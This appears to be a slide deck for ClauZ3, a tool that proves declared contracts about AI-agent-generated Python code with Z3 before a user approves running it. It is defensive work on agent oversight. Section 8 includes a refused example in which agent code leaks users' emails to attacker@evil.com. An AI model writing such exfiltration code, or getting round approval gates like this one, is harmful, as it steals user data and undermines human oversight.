The problem
The agent permission loop today
User: “Send a status email to bob@example.com about today's deploy.”
The agent emits a script, and the IDE asks the user to approve that:
import os, smtplib
from email.message import EmailMessage

def send(addr: str, body: str) -> None:
    msg = EmailMessage()
    msg["From"]    = os.environ.get("FROM_ADDR", "ops@example.com")
    msg["To"]      = addr
    msg["Subject"] = "Deploy update"
    msg.set_content(body)
    with smtplib.SMTP_SSL(os.environ["SMTP_HOST"]) as s:
        s.login(os.environ["SMTP_USER"], os.environ["SMTP_PASS"])
        s.send_message(msg)

changes = os.popen("git log --oneline -n 10").read()
body = f"Deploy notes:\n\n{changes}"

recipients = ["bob@example.com"] + os.environ.get("CC_LIST", "").split(",")
for r in recipients:
    if r.strip():
        send(r.strip(), body)
  ┌──────────────────────────────────────────────────────────────────┐
  │  Tool wants to run the script above.   Allow this? [y/N]         │
  └──────────────────────────────────────────────────────────────────┘

> User:  y    (eighth prompt this session)
The intent — "email Bob about the deploy" — is somewhere in there.
So is whatever $CC_LIST resolves to, and whatever
git log happens to print today. There is no
declarative thing to consent to.
Security fatigue
- Dozens of permission prompts per session
- Each prompt: a few hundred lines of agent-generated code
- The user is asked to audit what is fundamentally untrustworthy output
- Most users:
yto everything, or--dangerously-skip-permissions
Not “approve this 200-line program?”
But: will this email anyone other than Bob?
What users actually want to ask
- Will this email anyone other than the address I named?
- Will this email the same person twice?
- Will this withdraw more than $5 total?
- Will this write outside the sandbox?
- Will this read any file under
~/.ssh?
These are contracts, not code reviews. They are small, declarative, and checkable.
Background
Z3, in one slide
A constraint solver from Microsoft Research. Answers questions like:
  Given:   x > 5    and    x < 3
  Z3:      unsat — no value of x satisfies both.

  Given:   addr ∈ ["bob@example.com"]
            and the program calls send_email(addr)
            with addr = "ann@example.com"
  Z3:      sat — counterexample: addr = "ann@example.com"
You don't write Z3 directly. You compile high-level constraints into it and ask: is there any way for the program to violate them?
deal: Python runtime contracts
deal.readthedocs.io — a contract library for Python.
import deal

@deal.pre(lambda addr, msg: "@" in addr)
@deal.has("trusted")
@deal.post(lambda result: result is None)
def send_email(addr: str, msg: str) -> None:
    ...
@deal.pre— precondition (checked on call)@deal.post— postcondition (checked on return)@deal.has(...)— declares a side-effect category
deal is great. But it runs at runtime.
What deal can do
- Catch a bad call when it happens
- Document intent at the call site
- Compose with property-based tests
What deal can't do before running
- Catch the second email when the first already went out
- Reject a program with a hidden bad branch
- Give the user a contract to consent to up front
We want the same checks, discharged before any effect runs.
ClauZ3
One run, end to end

One agentic tool call: the agent writes the code, the gate proves the guarantees, you approve the guarantees (not the code), then it runs.
The idea
Read deal's decorators statically, before any effect fires.
# trusted layer (audited; the assumptions)
@deal.pre(lambda addr, msg: "@" in addr)
@deal.has("trusted")
def send_email(addr: str, msg: str) -> None: ...


# agent code (untrusted; the guarantees)
import clauz3
from tools.email.trusted import contracts as emails

@clauz3.guarantee(emails.only(["bob@example.com"]))
def main() -> None:
    send_email("bob@example.com", "hi")
The prover compiles the guarantee into Z3 constraints and asks: any execution that violates it?
Three roles
| Role | Writes | Trusted for |
|---|---|---|
| User | nothing | the final decision; consents to a contract, never reads or runs code |
| Agent | an ad-hoc program + @clauz3.guarantee(...) claims |
nothing — every claim must be proved |
| Trusted Layer Engineer | the trusted layer: effects + contract vocabulary | everything; this is the root of trust |
Classic assume / guarantee reasoning. The TLE defines the assumptions; the agent states guarantees; the prover does the rest.
Walkthrough
1 · A trusted email layer
The TLE writes this once. The agent and prover both read it.
# tools/email/trusted/effects.py
@deal.pre(lambda addr, msg: "@" in addr, message='addr must contain "@"')
@deal.has("trusted")
def send_email(addr: str, msg: str) -> None:
    ...

# tools/email/trusted/contracts.py
Email = effect("send_email")

@contract
def only(addresses: list[str]) -> ContractSpec:
    return Email.all(lambda e: e.addr in addresses)

@contract
def unique_recipients() -> ContractSpec:
    return Email.distinct(lambda e: e.addr)
2 · The agent writes a program
The user types something like:
The agent (an LLM) emits this program. The user does not read it.
import clauz3
from tools.email.trusted import contracts as emails
from tools.email.trusted.effects import send_email

@clauz3.guarantee(emails.only(["bob@example.com"]))
def main() -> None:
    send_email("bob@example.com", "Report is ready")
The decorator is the agent's claim about what the program will do.
The body of main() is what it actually does. The prover's job
is to check those agree.
3 · The agent asks the runner, "can I run this?"
The agent cannot import the trusted effect and call it directly. It has
one allowed path: pipe the program to clauz3 run.
$ cat plan.py | clauz3 run

  prove        ✓ main: proved! assertion, guarantee
  submit       → approval-service at 127.0.0.1:8765
                request_id = clr_ab18711b7319
  wait         (pending user decision...)
The agent's harness allowlists clauz3 * only. Every other
side-effect-capable command is denied. The agent cannot bypass the
user.
4 · The user sees a contract — not code
The approval service shows up in the user's browser:
  ───────────────────────────────────────────────────────────
   Request   clr_ab18711b7319                    [pending]
   Target    main                       Coverage  covered
  ───────────────────────────────────────────────────────────

   Guarantees
     •  emails.only(['bob@example.com'])

   User decision
     Pending user decision.
     [ feedback / reason …………………………………………………………… ]
     [ Approve ]  [ Reject contract ]  [ Need more info ]  [ Reject ]

   Coverage
     ✓ email: covered

   ▸ Show source              (collapsed; rarely opened)
   ▸ Raw record JSON          (collapsed; for the auditor)
  ───────────────────────────────────────────────────────────
The contract is the unit of consent. Show source is right there for the rare audit, but it's not what the user is being asked to authorize.
5 · Approve → the program runs
The user clicks Approve. The runner unblocks, receives a
receipt, and only now executes main().
  decision     approved_once
  receipt      local-clr_ab18711b7319

  execute      ✓ send_email("bob@example.com", "Report is ready")
  done.
PROVED the guarantee held against every branch before the user was asked. The user only had to consent to one declarative claim.
6 · And if the agent gets it wrong
@clauz3.guarantee(emails.only(["bob@example.com"]))
def main() -> None:
    send_email("ann@example.com", "Report is ready")
$ cat plan.py | clauz3 run

  prove        ✗ main: failed guarantee
                counterexample: addr = "ann@example.com"
  submit       (not submitted)
REFUSED The approval service never sees
this request. The user is not bothered. send_email is never
called.
7 · Aggregates: a bank example
@clauz3.guarantee(bank.max_spend(5))
def main() -> None:
    withdraw("checking", 2)
    withdraw("checking", 3)
PROVED sum is exactly 5, so sum ≤ 5 holds.
@clauz3.guarantee(bank.max_spend(5))
def main() -> None:
    withdraw("checking", 2)
    withdraw("checking", 4)
REFUSED sum is 6.
8 · Loops over typed query rows
The prover unrolls the loop symbolically and binds row.email to a column of a schema.
@clauz3.guarantee(emails.addresses_from(UserRow, "email"))
@clauz3.guarantee(emails.count_at_most(100))
def main() -> None:
    for row in db_query("users", where={"consented": True}):
        send_email(row.email, "Newsletter is out!")
PROVED every recipient is symbolically the email column of a UserRow.
def main() -> None:
    for row in db_query("users"):
        send_email("attacker@evil.com", row.email)   # leak
REFUSED recipient is a literal, not a column.
The full flow
From "prove" to consent
                 ┌────────────────────────────────────────┐
                 │  Agent writes program + guarantees      │
                 └──────────────────┬─────────────────────┘
                                    │ clauz3 run
                                    ▼
                 ┌────────────────────────────────────────┐
                 │  Static prover · Z3                     │
                 │  Discharges every @clauz3.guarantee     │
                 └──────────────────┬─────────────────────┘
                                    │ if and only if proved
                                    ▼
                 ┌────────────────────────────────────────┐
                 │  Approval service (user-controlled)     │
                 │  Shows contracts, not code; records     │
                 │  decision + receipt                     │
                 └──────────────────┬─────────────────────┘
                                    │ if approved
                                    ▼
                 ┌────────────────────────────────────────┐
                 │  Program executes; trusted effects fire │
                 └────────────────────────────────────────┘
Coverage policies
The TLE declares what an agent should promise about a domain it uses.
# tools/email/trusted/policy.py
required    = []                       # must be present, or proof fails
recommended = ["only", "unique_recipients"]  # missing → UI badge, not block
The approval UI surfaces the gap:
  Coverage
  ── email: recommended_gap
       missing recommended: unique_recipients
Catches "the agent didn't lie, but also didn't promise anything useful."
Runtime fallback is allowed
Static proof is the default, not the only mode.
- Some tasks are beyond any tractable static subset.
- An agent can declare
emails.no_guarantees()or leave a domain uncovered. - If the user accepts that contract, it's a recorded shared decision.
- deal's runtime preconditions still fire at the trusted boundary. Same trusted layer, different posture.
Where it's going
What works today
clauz3 prove— discharge guarantees on an entry programclauz3 run— prove · approve · executeclauz3 approval-service— localhost UI, REST endpointsclauz3 install— copy a trusted layer into another project- Worked examples:
email,bank,email-from-db - Symbolic iteration over typed query rows
- Coverage policies surfaced in the approval UI
Roadmap
- Richer relation algebra — Datalog-style rules over effect facts; provenance.
- Receipt enforcement inside trusted functions — trusted effects check the approval receipt at call time.
- OWL / DL mapping — contracts as a description-logic vocabulary for cross-tool reuse.
- Hardened sandbox for
clauz3 run— beyond the current import-restricted runner. - More trusted layers — filesystem, HTTP, shell, databases, beyond email and bank.
- Deterministic natural-language renderings of contracts for non-technical reviewers.
Built on


Layering on these projects, not replacing them.